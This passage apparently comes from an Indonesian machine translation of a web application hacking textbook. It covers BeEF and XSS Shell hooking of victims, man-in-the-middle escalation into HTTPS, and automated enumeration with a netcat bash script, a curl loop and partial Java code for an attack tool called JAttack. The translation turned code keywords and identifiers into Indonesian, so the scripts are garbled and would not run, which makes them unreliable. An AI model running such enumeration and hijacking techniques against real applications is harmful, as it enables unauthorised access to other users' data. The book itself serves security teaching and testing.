- Memaksa riwayat penjelajahan pengguna dengan kasar dan mengirimkannya ke penyerang

Salah satu contoh framework eksplorasi browser yang canggih adalah BeEF, yang dikembangkan oleh Wade Alcon, yang mengimplementasikan fungsionalitas yang baru saja dijelaskan. Gambar 13-8 termasuk

penekanan tombol e

The screenshot shows the BeEF interface with the following details:

- Details [Hide]**
 - Browser**: Internet Explorer 5.01
 - Operating System**: Windows 98
 - Screen**: 1280x800 with 24-bit colour
 - URL**: http://localhost/beef/hook/xss-example.htm
 - Cookie**: BeEFSession=99f42a3792c31c94f85387a4d360a618
- Page Content [Hide]**
 - Content**: The main page more content
- Key Logger [Hide]**
 - Keys**: my keys are logged
- Module Results [Hide]**
 - Results**: OK Clicked

Gambar 13-8:Data diambil dari pengguna yang disusupi oleh BeEF

Gambar 13-
komputer.



Gambar 13-9:BeEF melakukan pemindaian port dari komputer pengguna yang disusupi

Kerangka eksplorasi browser yang sangat fungsional lainnya adalah XSS Shell, diproduksi oleh Ferruh Mavituna. Ini menyediakan berbagai fungsi untuk memanipulasi host zombie yang dikompromikan melalui XSS, termasuk menangkap penekanan tombol, konten clipboard, gerakan mouse, tangkapan layar, dan riwayat URL, serta injeksi perintah JavaScript sewenang-wenang. Itu juga tetap ada di dalam browser pengguna jika dia menavigasi ke halaman lain dalam aplikasi.

Serangan Man-in-the-Middle

Bab-bab sebelumnya menjelaskan bagaimana penyerang dengan posisi yang sesuai dapat mencegat data sensitif, seperti kata sandi dan token sesi, jika aplikasi menggunakan komunikasi HTTP yang tidak terenkripsi. Yang lebih mengejutkan adalah bahwa beberapa serangan serius masih dapat dilakukan meskipun aplikasi menggunakan HTTPS untuk semua data sensitif dan pengguna target selalu memverifikasi bahwa HTTPS digunakan dengan benar.

Serangan ini melibatkan pria "aktif" di tengah. Alih-alih hanya memantau lalu lintas pengguna lain secara pasif, jenis penyerang ini juga mengubah beberapa lalu lintas tersebut dengan cepat. Serangan semacam itu lebih canggih, tetapi pasti dapat disampaikan dalam banyak situasi umum, termasuk hotspot nirkabel publik dan jaringan kantor bersama, dan oleh pemerintah yang memiliki pemikiran yang sesuai.

Banyak aplikasi menggunakan HTTP untuk konten yang tidak sensitif, seperti deskripsi produk dan halaman bantuan. Jika konten tersebut membuat skrip apa pun termasuk menggunakan URL absolut, serangan man-in-the-middle aktif dapat digunakan untuk mengkompromikan permintaan yang dilindungi HTTPS pada domain yang sama. Misalnya, halaman bantuan aplikasi mungkin berisi berikut ini:

```
<script src="http://wahh-app.com/help.js"></script>
```

Perilaku menggunakan URL absolut untuk menyertakan skrip melalui HTTP ini muncul di banyak aplikasi profil tinggi di web saat ini. Dalam situasi ini, penyerang man-in-the-middle yang aktif tentu saja dapat mengubah respons HTTP apa pun untuk mengeksekusi kode skrip arbitrer. Namun, karena kebijakan asal yang sama umumnya memperlakukan konten yang dimuat melalui HTTP dan HTTPS sebagai asal yang berbeda, hal ini tidak akan memungkinkan penyerang untuk mengkompromikan konten yang diakses menggunakan HTTPS.

Untuk mengatasi kendala ini, penyerang dapat mendorong pengguna untuk memuat halaman yang sama melalui HTTPS dengan memodifikasi respons HTTP apa pun untuk menyebabkan pengalihan atau dengan menulis ulang target tautan dalam respons lain. Saat pengguna memuat halaman bantuan melalui HTTPS, browsernya menjalankan skrip yang ditentukan termasuk menggunakan HTTP. Yang terpenting, beberapa browser tidak menampilkan peringatan apa pun dalam situasi ini. Penyerang kemudian dapat mengembalikan kode skrip sewenang-wenangnya sebagai respons untuk skrip yang disertakan. Skrip ini dijalankan dalam konteks respons HTTPS, yang memungkinkan penyerang untuk mengkompromikan ini dan konten lebih lanjut yang diakses melalui HTTPS.

Misalkan aplikasi yang ditargetkan tidak menggunakan HTTP biasa untuk konten apa pun. Penyerang masih dapat membujuk pengguna untuk membuat permintaan ke domain target menggunakan HTTP biasa dengan mengembalikan pengalihan dari permintaan HTTP yang dibuat ke domain lain mana pun. Meskipun aplikasi itu sendiri bahkan mungkin tidak mendengarkan permintaan HTTP pada port 80, penyerang dapat mencegat permintaan yang diinduksi ini dan mengembalikan konten arbitrer sebagai tanggapannya. Dalam situasi ini, berbagai teknik dapat digunakan untuk meningkatkan penyusupan ke asal HTTPS untuk domain aplikasi:

- Pertama, seperti yang dijelaskan untuk serangan injeksi cookie, penyerang dapat menggunakan respons melalui HTTP biasa untuk menyetel atau memperbarui nilai cookie yang digunakan dalam permintaan HTTPS. Ini dapat dilakukan bahkan untuk cookie yang awalnya disetel melalui HTTPS dan ditandai sebagai aman. Jika ada nilai cookie yang diproses dengan cara yang tidak aman oleh kode skrip yang berjalan di asal HTTPS, serangan injeksi cookie dapat digunakan untuk mengirim eksloit XSS melalui cookie.
- Kedua, seperti yang disebutkan, beberapa ekstensi browser tidak memisahkan konten yang dimuat melalui HTTP dan HTTPS dengan benar dan memperlakukannya secara efektif sebagai milik satu asal. Skrip penyerang, yang dikembalikan sebagai respons terhadap permintaan HTTP yang diinduksi, dapat memanfaatkan ekstensi tersebut untuk membaca atau menulis konten halaman yang diakses pengguna menggunakan HTTPS.

Serangan yang baru saja dijelaskan mengandalkan beberapa metode untuk mendorong pengguna membuat permintaan HTTP sewenang-wenang ke domain target, seperti dengan mengembalikan respons pengalihan dari permintaan HTTP yang dibuat pengguna ke domain lain mana pun. Anda mungkin berpikir bahwa pengguna paranoid keamanan akan aman dari teknik ini. Misalkan pengguna hanya mengakses satu situs web pada satu waktu dan memulai ulang browsernya sebelum mengakses setiap situs baru. Misalkan dia masuk ke aplikasi perbankannya,

yang menggunakan HTTPS murni, dari browser baru yang bersih. Bisakah dia dikompromikan oleh serangan man-in-the-middle yang aktif?

Jawaban yang mengganggu adalah ya, dia mungkin bisa dikompromikan. Peramban saat ini membuat banyak permintaan HTTP biasa di latar belakang, terlepas dari domain mana yang dikunjungi pengguna. Contoh umum termasuk daftar antiphishing, ping versi, dan permintaan umpan RSS. Penyerang dapat menanggapi salah satu permintaan ini dengan pengalihan ke domain target menggunakan HTTP. Saat browser secara diam-diam mengikuti pengalihan, salah satu serangan yang telah dijelaskan dapat disampaikan, pertama untuk mengkompromikan asal HTTP untuk domain yang ditargetkan, dan kemudian meningkatkan kompromisi ini ke asal HTTPS.

Pengguna paranoid keamanan yang perlu mengakses konten sensitif yang dilindungi HTTPS melalui jaringan yang tidak dipercaya dapat (mungkin) mencegah teknik yang baru saja dijelaskan dengan mengatur konfigurasi proxy browser mereka untuk menggunakan port lokal yang tidak valid untuk semua protokol selain HTTPS. Bahkan jika mereka melakukannya, mereka mungkin masih perlu khawatir tentang serangan aktif terhadap SSL, sebuah topik yang berada di luar cakupan buku ini.

Ringkasan

Kami telah memeriksa berbagai macam cara di mana cacat pada aplikasi web dapat menyebabkan penggunanya terkena serangan jahat. Banyak dari kerentanan ini rumit untuk dipahami dan ditemukan dan seringkali memerlukan sejumlah upaya investigasi yang melebihi signifikansinya sebagai dasar untuk serangan yang bermanfaat. Namun demikian, adalah umum untuk menemukan bahwa bersembunyi di antara sejumlah besar kelemahan sisi klien yang tidak menarik adalah kerentanan serius yang dapat dimanfaatkan untuk menyerang aplikasi itu sendiri. Dalam banyak kasus, upaya itu sepadan.

Selain itu, karena kesadaran akan keamanan aplikasi web terus berkembang, serangan langsung terhadap komponen server itu sendiri cenderung menjadi kurang mudah untuk ditemukan dan dijalankan. Serangan terhadap pengguna lain, baik atau buruk, tentu saja merupakan bagian dari masa depan setiap orang.

Pertanyaan

Jawaban dapat ditemukan di <http://mdsec.net/wahh>.

1. Anda menemukan fungsi aplikasi tempat konten parameter string kueri dimasukkan ke dalam lokasitajuk dalam pengalihan HTTP. Tiga jenis serangan apa yang berpotensi dieksplorasi untuk dilakukan oleh perilaku ini?
2. Prasyarat utama apa yang harus ada untuk mengaktifkan serangan CSRF terhadap fungsi sensitif aplikasi?
3. Tiga tindakan defensif apa yang dapat digunakan untuk mencegah serangan pembajakan JavaScript?

4. Untuk setiap teknologi berikut, identifikasi keadaan, jika ada, di mana teknologi akan meminta /lintasdomain.xmluntuk menegakkan pemisahan domain dengan benar:
 - (a) Kilat
 - (b) Jawa
 - (c) HTML5
 - (d) Cahaya perak
5. "Kami aman dari serangan clickjacking karena kami tidak menggunakan frame." Apa, jika ada, yang salah dengan pernyataan ini?
6. Anda mengidentifikasi kerentanan XSS yang persisten dalam keterangan nama tampilan yang digunakan oleh aplikasi. String ini hanya ditampilkan kepada pengguna yang mengonfigurasinya, saat mereka masuk ke aplikasi. Jelaskan langkah-langkah yang perlu dilakukan serangan untuk mengkompromikan pengguna aplikasi lainnya.
7. Bagaimana Anda menguji apakah suatu aplikasi mengizinkan permintaan lintas-domain menggunakan XMLHttpRequest?
8. Jelaskan tiga cara penyerang dapat mendorong korban untuk menggunakan cookie arbitrer.

Otomatisasi Disesuaikan Serangan

Bab ini tidak memperkenalkan kategori kerentanan baru. Sebaliknya, ini memeriksa satu elemen kunci dalam metodologi yang efektif untuk meretas aplikasi web — penggunaan otomatisasi untuk memperkuat dan mempercepat serangan yang disesuaikan. Rentang teknik yang terlibat dapat diterapkan di seluruh aplikasi dan ke setiap tahap proses serangan, mulai dari pemetaan awal hingga eksploitasi aktual.

Setiap aplikasi web berbeda. Menyerang aplikasi secara efektif melibatkan penggunaan berbagai prosedur dan teknik manual untuk memahami perilakunya dan menyelidiki kerentanan. Ini juga memerlukan membawa pengalaman dan intuisi Anda dengan cara yang imajinatif. Serangan biasanya disesuaikan sifatnya, disesuaikan dengan perilaku tertentu yang telah Anda identifikasi dan dengan cara khusus di mana aplikasi memungkinkan Anda untuk berinteraksi dan memanipulasinya. Melakukan serangan yang disesuaikan secara manual bisa sangat melelahkan dan rentan terhadap kesalahan. Peretas aplikasi web yang paling sukses melakukan serangan khusus mereka selangkah lebih maju dan menemukan cara untuk mengotomatisikannya agar lebih mudah, lebih cepat, dan lebih efektif.

Bab ini menjelaskan metodologi yang telah terbukti untuk mengotomatisikan serangan yang disesuaikan. Metodologi ini menggabungkan keunggulan kecerdasan manusia dan kekerasan terkomputerisasi, biasanya dengan hasil yang menghancurkan. Bab ini juga mengkaji berbagai potensi hambatan yang dapat menghambat penggunaan otomatisasi, dan cara-cara untuk menghindari hambatan tersebut.

Penggunaan untuk Otomasi yang Disesuaikan

Ada tiga situasi utama di mana teknik otomatis yang disesuaikan dapat digunakan untuk membantu Anda menyerang aplikasi web:

- Enumerasi pengidentifikasi — Sebagian besar aplikasi menggunakan berbagai jenis nama dan pengidentifikasi untuk merujuk ke masing-masing item data dan sumber daya, seperti nomor akun, nama pengguna, dan ID dokumen. Anda sering kali perlu mengulangi sejumlah besar pengidentifikasi potensial untuk menghitung mana yang valid atau layak untuk diselidiki lebih lanjut. Dalam situasi ini, Anda dapat menggunakan otomatisasi dengan cara yang sepenuhnya disesuaikan untuk bekerja melalui daftar pengidentifikasi yang mungkin atau menelusuri rentang sintaksis pengidentifikasi yang diyakini digunakan oleh aplikasi.

Contoh serangan untuk menghitung pengidentifikasi adalah saat aplikasi menggunakan parameter nomor halaman untuk mengambil konten tertentu:

<http://mdsec.net/app>ShowPage.ashx?PageNo=10069>

Selama menjelajah melalui aplikasi, Anda menemukan sejumlah besar yang valid HalamanNonnilai-nilai. Tetapi untuk mengidentifikasi setiap nilai yang valid, Anda perlu menggilir seluruh rentang — sesuatu yang tidak dapat Anda lakukan secara manual.

- Mengumpulkan data — Berbagai jenis kerentanan aplikasi web memungkinkan Anda mengekstrak data yang berguna atau sensitif dari aplikasi menggunakan permintaan khusus yang dibuat. Misalnya, halaman profil pribadi dapat menampilkan detail pribadi dan perbankan pengguna saat ini dan menunjukkan tingkat hak istimewa pengguna tersebut dalam aplikasi. Melalui cacat kontrol akses, Anda mungkin dapat melihat halaman profil pribadi pengguna aplikasi mana pun — tetapi hanya satu pengguna pada satu waktu. Memanen data ini untuk setiap pengguna mungkin memerlukan ribuan permintaan individual. Daripada bekerja secara manual, Anda dapat menggunakan serangan otomatis yang disesuaikan untuk menangkap semua data ini dengan cepat dalam bentuk yang berguna.

Contoh memanen data yang berguna adalah dengan memperluas serangan pencacahan yang baru saja dijelaskan. Alih-alih hanya mengkonfirmasi yang manaHalamanNovalid, serangan otomatis Anda dapat mengekstraksi konten tag judul HTML dari setiap halaman yang diambilnya, memungkinkan Anda memindai daftar halaman dengan cepat untuk menemukan halaman yang paling menarik.

- Fuzzing aplikasi web — Seperti yang telah kami jelaskan langkah-langkah praktis untuk mendeteksi kerentanan aplikasi web umum, Anda telah melihat banyak contoh di mana pendekatan terbaik untuk mendeteksi adalah dengan mengirimkan berbagai

item data dan string serangan yang tidak terduga dan tinjau respons aplikasi untuk setiap anomali yang menunjukkan bahwa cacat mungkin ada. Dalam aplikasi besar, latihan pemetaan awal Anda dapat mengidentifikasi lusinan permintaan berbeda yang perlu Anda selidiki, masing-masing berisi banyak parameter berbeda. Menguji setiap kasus secara manual akan memakan waktu dan mematikan pikiran dan dapat membuat sebagian besar permukaan serangan terabaikan. Namun, dengan menggunakan otomatisasi yang disesuaikan, Anda dapat dengan cepat menghasilkan sejumlah besar permintaan yang berisi string serangan umum dan dengan cepat menilai respons server untuk mengasah kasus menarik yang memerlukan penyelidikan lebih lanjut. Teknik ini sering disebut *bur*.

Kami akan memeriksa secara rinci masing-masing dari ketiga situasi ini dan cara di mana teknik otomatis yang disesuaikan dapat dimanfaatkan untuk meningkatkan serangan Anda terhadap aplikasi secara signifikan.

Menghitung Pengidentifikasi yang Valid

Seperti yang telah kami jelaskan berbagai kerentanan umum dan teknik serangan, Anda telah menghadapi banyak situasi di mana aplikasi menggunakan nama atau pengidentifikasi untuk beberapa item, dan tugas Anda sebagai penyerang adalah menemukan beberapa atau semua pengidentifikasi valid yang digunakan. Berikut adalah beberapa contoh di mana persyaratan ini dapat muncul:

- Fungsi login aplikasi mengembalikan pesan informatif yang mengungkapkan apakah login yang gagal adalah hasil dari nama pengguna yang tidak dikenal atau kata sandi yang salah. Dengan mengulangi daftar nama pengguna umum dan mencoba masuk menggunakan masing-masing nama pengguna, Anda dapat mempersempit daftar tersebut menjadi yang Anda tahu valid. Daftar ini kemudian dapat digunakan sebagai dasar untuk serangan menebak kata sandi.
- Banyak aplikasi menggunakan pengidentifikasi untuk merujuk ke sumber daya individual yang diproses dalam aplikasi, seperti ID dokumen, nomor akun, nomor karyawan, dan entri log. Seringkali, aplikasi memaparkan beberapa cara untuk mengonfirmasi apakah pengidentifikasi tertentu valid. Dengan mengulangi rentang sintaksis pengidentifikasi yang digunakan, Anda dapat memperoleh daftar lengkap semua sumber daya ini.
- Jika token sesi yang dibuat oleh aplikasi dapat diprediksi, Anda mungkin dapat membajak sesi pengguna lain hanya dengan melakukan ekstrapolasi dari serangkaian token yang diberikan kepada Anda. Bergantung pada keandalan proses ini, Anda mungkin perlu menguji token kandidat dalam jumlah besar untuk setiap nilai valid yang dikonfirmasi.

Pendekatan Dasar

Tugas pertama Anda dalam merumuskan serangan otomatis yang disesuaikan untuk menghitung pengidentifikasi yang valid adalah menemukan pasangan permintaan/respons yang memiliki karakteristik berikut:

- Permintaan menyertakan parameter yang berisi pengidentifikasi yang Anda targetkan. Misalnya, dalam fungsi yang menampilkan halaman aplikasi, permintaan mungkin berisi parameter NomorHalaman=10069.
- Respons server terhadap permintaan ini bervariasi secara sistematis saat Anda memvariasikan nilai parameter. Misalnya, jika validHalamanNodiminta, server mungkin mengembalikan respons yang berisi konten dokumen yang ditentukan. Jika nilai yang diminta tidak valid, mungkin mengembalikan pesan kesalahan umum.

Setelah menemukan pasangan permintaan/respons yang sesuai, pendekatan dasar melibatkan pengiriman sejumlah besar permintaan otomatis ke aplikasi, baik bekerja melalui daftar pengidentifikasi potensial, atau mengulang melalui rentang sintaksis pengidentifikasi yang diketahui sedang digunakan. Respons aplikasi terhadap permintaan ini dipantau untuk "hit", yang menunjukkan bahwa pengidentifikasi yang valid telah dikirimkan.

Mendeteksi Pukulan

Ada banyak atribut tanggapan di mana variasi sistematis dapat dideteksi, dan karena itu dapat menjadi dasar untuk serangan otomatis.

Kode Status HTTP

Banyak aplikasi mengembalikan kode status yang berbeda secara sistematis, bergantung pada nilai parameter yang dikirimkan. Nilai-nilai yang paling sering ditemui selama serangan untuk menghitung pengidentifikasi adalah sebagai berikut:

- **200**—Kode status default, artinya "OK."
- **301 atau 302**—Pengalihan ke URL yang berbeda.
- **401 atau 403**—Permintaan tidak diizinkan atau diizinkan.
- **404**—Sumber daya yang diminta tidak ditemukan.
- **500**—Server mengalami kesalahan saat memproses permintaan.

Panjang Respons

Halaman aplikasi dinamis biasanya membuat respons menggunakan templat halaman (yang memiliki panjang tetap) dan menyisipkan konten per respons ke dalam templat ini. Jika konten per respons tidak ada atau tidak valid (seperti jika ID dokumen yang diminta salah), aplikasi mungkin hanya mengembalikan

templat kosong. Dalam situasi ini, panjang respons merupakan indikator yang dapat diandalkan apakah ID dokumen yang valid telah diidentifikasi.

Dalam situasi lain, panjang respons yang berbeda mungkin menunjukkan terjadinya kesalahan atau adanya fungsionalitas tambahan. Dalam pengalaman penulis, kode status HTTP dan indikator panjang respons telah ditemukan untuk menyediakan sarana yang sangat andal untuk mengidentifikasi respons anomali di sebagian besar kasus.

Badan Respons

Biasanya data yang benar-benar dikembalikan oleh aplikasi berisi string atau pola literal yang dapat digunakan untuk mendeteksi klik. Misalnya, saat diminta ID dokumen yang tidak valid, respons mungkin berisi stringID dokumen tidak valid. Dalam beberapa kasus, di mana kode status HTTP tidak bervariasi, dan panjang respons keseluruhan dapat diubah karena penyertaan konten dinamis, menelusuri respons untuk string atau pola tertentu mungkin merupakan cara paling andal untuk mengidentifikasi klik.

Tajuk Lokasi

Dalam beberapa kasus, aplikasi merespons setiap permintaan untuk URL tertentu dengan pengalihan HTTP (kode status 301 atau 302), di mana target pengalihan bergantung pada parameter yang dikirimkan dalam permintaan. Misalnya, permintaan untuk melihat laporan dapat mengakibatkan pengalihan ke /unduh.jsp jika nama laporan yang diberikan benar, atau ke /error.jsp jika itu salah. Target pengalihan HTTP ditentukan dalam Lokasi tajuk dan sering dapat digunakan untuk mengidentifikasi klik.

Set-Cookie Header

Kadang-kadang, aplikasi dapat merespons dengan cara yang sama terhadap sekumpulan parameter apa pun, dengan pengecualian bahwa cookie disetel dalam kasus tertentu. Misalnya, setiap permintaan masuk mungkin dipenuhi dengan pengalihan yang sama, tetapi dalam kasus kredensial yang valid, aplikasi menyetel cookie yang berisi token sesi. Konten yang diterima klien saat mengikuti pengalihan bergantung pada apakah token sesi yang valid dikirimkan.

Penundaan Waktu

Kadang-kadang, isi sebenarnya dari respons server mungkin identik ketika parameter yang valid dan tidak valid dikirimkan, tetapi waktu yang dibutuhkan untuk mengembalikan respons mungkin sedikit berbeda. Misalnya, ketika nama pengguna yang tidak valid dikirimkan ke fungsi login, aplikasi mungkin segera merespons dengan pesan yang umum dan tidak informatif. Namun, ketika nama pengguna yang valid dikirimkan,

aplikasi dapat melakukan berbagai pemrosesan back-end untuk memvalidasi kredensial yang disediakan, beberapa di antaranya intensif secara komputasi, sebelum mengembalikan pesan yang sama jika kredensial salah. Jika Anda dapat mendeteksi perbedaan waktu ini dari jarak jauh, ini dapat digunakan sebagai pembeda untuk mengidentifikasi pukulan dalam serangan Anda. (Bug ini juga sering ditemukan pada software jenis lain, seperti OpenSSH versi lama.)

TIP Tujuan utama dalam memilih indikator hit adalah untuk menemukan satu yang benar-benar dapat diandalkan atau kelompok yang dapat diandalkan jika digabungkan. Namun, dalam beberapa serangan, Anda mungkin tidak tahu sebelumnya seperti apa serangan itu. Misalnya, saat menargetkan fungsi login untuk mencoba menghitung nama pengguna, Anda mungkin tidak benar-benar memiliki nama pengguna valid yang dikenal untuk menentukan perilaku aplikasi jika terjadi klik. Dalam situasi ini, pendekatan terbaik adalah memantau respons aplikasi untuk semua atribut yang baru saja dijelaskan dan mencari anomali apa pun.

Script Serangan

Misalkan Anda telah mengidentifikasi URL berikut, yang mengembalikan kode status 200 saat nilai pageNo yang valid dikirimkan dan kode status 500 sebaliknya:

```
http://mdsec.net/app>ShowPage.ashx? pageNo=10069
```

Pasangan permintaan/respons ini memenuhi dua syarat yang diperlukan agar Anda dapat memasang serangan otomatis untuk menghitung ID halaman yang valid.

Dalam kasus sederhana seperti ini, dimungkinkan untuk membuat skrip khusus dengan cepat untuk melakukan serangan otomatis. Misalnya, skrip bash berikut membaca daftar ID halaman potensial dari input standar, menggunakan netcat untuk meminta URL yang berisi setiap ID, dan mencatat baris pertama respons server, yang berisi kode status HTTP:

```
#!/bin/bash

server=mdsec.net
pelabuhan=80

sambil baca id
Mengerjakan
gema -ne "$id\t"
echo -ne "GET/app>ShowPage.ashx? pageNo=$id HTTP/1.0\r\nHost: $server\r\n\r\n"
| netcat $server $port | kepala -1 selesai |
file keluaran tee
```

Menjalankan skrip ini dengan file input yang sesuai akan menghasilkan output berikut, yang memungkinkan Anda mengidentifikasi ID halaman yang valid dengan cepat:

```
~> ./script <IDs.txt
10060      HTTP/1.0 500 Galat Server Internal HTTP/1.0
10061      500 Galat Server Internal HTTP/1.0 200 Oke
10062
10063      HTTP/1.0 200 Oke
10064      HTTP/1.0 500 Galat Server Internal
...
...
```

TIP Lingkungan Cygwin dapat digunakan untuk mengeksekusi skrip bash di platform Windows. Juga, suite UnixUtils berisi port Win32 dari banyak utilitas GNU yang berguna seperti `piping`, `grep`, `awk`.

Anda dapat mencapai hasil yang sama dengan mudah di skrip batch Windows. Contoh berikut menggunakan thekeritingalat untuk menghasilkan permintaan dan menemukan perintah untuk memfilter output:

```
untuk /f "token=1" %i in (IDs.txt) lakukan echo %i && curl
mdsec.net/app>ShowPage.ashx?PageNo=%i -i -s | findstr /B HTTP/1.0
```

Skrip sederhana seperti ini ideal untuk melakukan tugas langsung seperti menelusuri daftar nilai parameter dan mem-parsing respons server untuk atribut tunggal. Namun, dalam banyak situasi Anda cenderung membutuhkan lebih banyak kekuatan dan fleksibilitas daripada yang dapat ditawarkan skrip baris perintah. Preferensi penulis adalah menggunakan bahasa berorientasi objek tingkat tinggi yang sesuai yang memungkinkan manipulasi data berbasis string dengan mudah dan menyediakan API yang dapat diakses untuk menggunakan soket dan SSL. Bahasa yang memenuhi kriteria ini termasuk Java, C#, dan Python. Kita akan melihat lebih dalam pada contoh menggunakan Java.

JAttack

JAttack adalah contoh alat sederhana namun serbaguna yang menunjukkan bagaimana seseorang dengan pengetahuan pemrograman dasar dapat menggunakan otomatisasi yang disesuaikan untuk memberikan serangan yang kuat terhadap aplikasi. Kode sumber lengkap untuk alat ini dapat diunduh dari situs pendamping buku ini, <http://mdsec.net/wahh>. Namun, yang lebih penting daripada kode sebenarnya adalah teknik dasar yang terlibat, yang akan kami jelaskan sebentar lagi.

Dari pihaknya hanya bekerja dengan permintaan sebagai blok teks yang tidak terstruktur, kita memerlukan alat untuk memahami konsep parameter permintaan. Ini adalah nama

item data yang dapat dimanipulasi dan dilampirkan ke permintaan dengan cara tertentu. Parameter permintaan dapat muncul di string kueri URL, cookie HTTP, atau isi aPOSmeminta. Mari kita mulai dengan membuatParamkelas untuk menyimpan detail yang relevan:

```
// JAttack.java
// oleh Dafydd Stuttard
import java.net.*;
import java.io.*;

kelas Param
{
    Nama string, nilai;
    Jenis jenis;
    serangan boolean;

    Param(Nama string, Nilai string, Jenis tipe, serangan boolean) {

        this.nama = nama;
        this.nilai = nilai;
        this.jenis = jenis;
        this.serangan = serang;
    }

    Tipe enum
    {
        URL, KUE, TUBUH
    }
}
```

Dalam banyak situasi, permintaan berisi parameter yang tidak ingin kita ubah dalam serangan tertentu, tetapi kita masih perlu menyertakannya agar serangan berhasil. Kita dapat menggunakan bidang "serangan" untuk menandai apakah parameter yang diberikan mengalami modifikasi dalam serangan saat ini.

Untuk mengubah nilai parameter yang dipilih dengan cara yang dibuat, kami memerlukan alat kami untuk memahami konsep payload serangan. Dalam berbagai jenis serangan, kita perlu membuat sumber muatan yang berbeda. Mari bangun beberapa fleksibilitas ke dalam alat di awal dan buat antarmuka yang harus diterapkan oleh semua sumber muatan:

```
antarmuka PayloadSource {

    boolean nextPayload();
    batal reset();
    String getPayload();
}
```

Itumuatan berikutnya metode dapat digunakan untuk memajukan keadaan sumber; itu kembali BENAR sampai semua muatannya habis. Itumengatur ulang metode mengembalikan keadaan ke titik awalnya. ItugetPayload metode mengembalikan nilai muatan saat ini.

Dalam contoh pencacahan dokumen, parameter yang ingin kita variasikan berisi nilai numerik, jadi implementasi pertama kita dari Sumber Muatanantarmuka adalah kelas untuk menghasilkan muatan numerik. Kelas ini memungkinkan kita menentukan kisaran angka yang ingin kita uji:

```
kelas PSNumber mengimplementasikan PayloadSource {  
  
    int dari, ke, langkah, arus; PSNumbers(int from, int  
    to, int langkah) {  
  
        ini.dari = dari;  
        this.to = ke;  
        this.langkah = langkah;  
        mengatur ulang();  
    }  
  
    public boolean nextPayload() {  
  
        += langkah saat ini;  
        kembalikan arus <= ke;  
    }  
  
    reset kekosongan publik ()  
    {  
        arus = dari - langkah;  
    }  
  
    string publik getPayload() {  
  
        return Integer.toString(current);  
    }  
}
```

Dilengkapi dengan konsep parameter permintaan dan sumber muatan, kami memiliki sumber daya yang cukup untuk menghasilkan permintaan aktual dan memproses respons server. Pertama, mari tentukan beberapa konfigurasi untuk serangan pertama kita:

```
serangan kelas JA  
{  
    // konfigurasi serangan  
    Tuan rumah string = "mdsec.net";  
    port int = 80;  
    Metode string = "DAPATKAN";  
    String url = "/app>ShowPage.ashx"; Param[]  
    params = new Param[]  
    {  
        Param baru ("NoPage", "10069", Param.Type.URL, benar),  
    };  
    Muatan PayloadSource = new PSNumbers(10060, 10080, 1);
```

Konfigurasi ini mencakup informasi target dasar, membuat parameter permintaan tunggal yang disebut `HalamanNo`, dan mengonfigurasi sumber muatan numerik kami untuk menggilir rentang 10060 hingga 10080.

Untuk menggilir serangkaian permintaan, yang berpotensi menargetkan beberapa parameter, kita perlu mempertahankan beberapa status. Mari kita gunakan yang sederhana permintaan berikutnya metode untuk memajukan status mesin permintaan kami, kembali **BENAR** hingga tidak ada lagi permintaan yang tersisa:

```
// status serangan
intParamArus = 0;

boolean nextRequest()
{
    jika (Param saat ini >= params.panjang)
        kembali salah;

    if (!params[currentParam].attack) {

        Param saat ini++;
        kembali permintaan berikutnya();
    }

    if (!payloads.nextPayload()) {

        payloads.reset();
        Param saat ini++;
        kembali permintaan berikutnya();
    }

    kembali benar;
}
```

Mesin permintaan stateful ini melacak parameter mana yang saat ini kami targetkan dan payload serangan mana yang akan ditempatkan di dalamnya. Langkah selanjutnya adalah membuat permintaan HTTP lengkap menggunakan informasi ini. Ini melibatkan memasukkan setiap jenis parameter ke tempat yang benar dalam permintaan dan menambahkan header lain yang diperlukan:

```
String buildRequest()
{
    // membangun parameter
    StringBuffer urlParams = new StringBuffer(); StringBuffer
    cookieParams = new StringBuffer(); StringBuffer bodyParams =
    new StringBuffer(); for (int i = 0; i < params.length; i++)

    {
        Nilai string = (i == CurrentParam) ?
            payloads.getPayload() :
            params[i].nilai;
```

```
jika (params[i].type == Param.Type.URL)
    urlParams.append(params[i].nama + "=" + nilai + "&"); lain jika
    (params[i].type == Param.Type.COOKIE)
        cookieParams.append(params[i].nama + "=" + nilai + "; "); lain jika
    (params[i].type == Param.Type.BODY)
        bodyParams.append(params[i].nama + "=" + nilai + "&");

}

// membangun permintaan
StringBuffer req = new StringBuffer();
req.append(metode + " " + url);
jika (urlParams.panjang() > 0)
    req.append("?" + urlParams.substring(0, urlParams.panjang() - 1)); req.append(" HTTP/
1.0\r\nHost: " + host);
jika (cookieParams.panjang() > 0)
    req.append("\r\nCookie: " + cookieParams.toString()); jika
(bodyParams.panjang() > 0)
{
    req.append("\r\nContent-Type: application/x-www-form-urlencoded");
    req.append("\r\nPanjang Konten: " + (bodyParams.length() - 1)); req.append("\r\n\r\n");

    req.append(bodyParams.substring(0, bodyParams.length() - 1));
}
lain req.append("\r\n\r\n");

return req.toString();
}
```

CATATA Jika Anda menulis kode Anda sendiri untuk menghasilkan POSpermintaan, Anda harus menyertakan yang validKonten-Panjangheader yang menentukan panjang aktual badan HTTP di setiap permintaan, seperti pada kode sebelumnya. Jika tidak validKonten-Panjangdikirimkan, sebagian besar server web memotong data yang Anda kirimkan atau menunggu tanpa batas waktu untuk lebih banyak data yang akan disediakan.

Untuk mengirim permintaan kami, kami perlu membuka koneksi jaringan ke server web target. Java memudahkan untuk membuka koneksi TCP, mengirim data, dan membaca respons server:

```
String issueRequest(String req) melempar UnknownHostException, IOException {

    Soket soket = Soket baru (host, port); OutputStream os =
        socket.getOutputStream(); os.write(req.getBytes());

    os.flush();

    BufferedReader br = BufferedReader baru(InputStreamReader baru(
        socket.getInputStream())); Respons StringBuffer
    = StringBuffer baru();
```

```
Garis tali;  
while (null != (baris = br.readLine()))  
    response.append(baris);  
  
os.close();  
br.tutup();  
kembali respon.toString();  
}
```

Setelah mendapatkan respons server untuk setiap permintaan, kami perlu menguraikannya untuk mengekstrak informasi yang relevan agar kami dapat mengidentifikasi klik dalam serangan kami. Mari kita mulai dengan merekam dua item menarik — kode status HTTP dari baris pertama respons dan panjang total respons:

```
String parseResponse(Tanggapan string) {  
  
    Keluaran StringBuffer = StringBuffer baru();  
  
    output.append(response.split("\s+", 3)[1] + "\t");  
    output.append(Integer.toString(respons.panjang()) + "\t");  
  
    mengembalikan output.toString();  
}
```

Akhirnya, kami sekarang memiliki segalanya untuk meluncurkan serangan kami. Kami hanya memerlukan beberapa kode pembungkus sederhana untuk memanggil masing-masing metode sebelumnya secara bergantian dan mencetak hasilnya sampai semua permintaan kami dibuat dan permintaan berikutnya pengembalian PALSU:

```
batal melakukan Serangan()  
{  
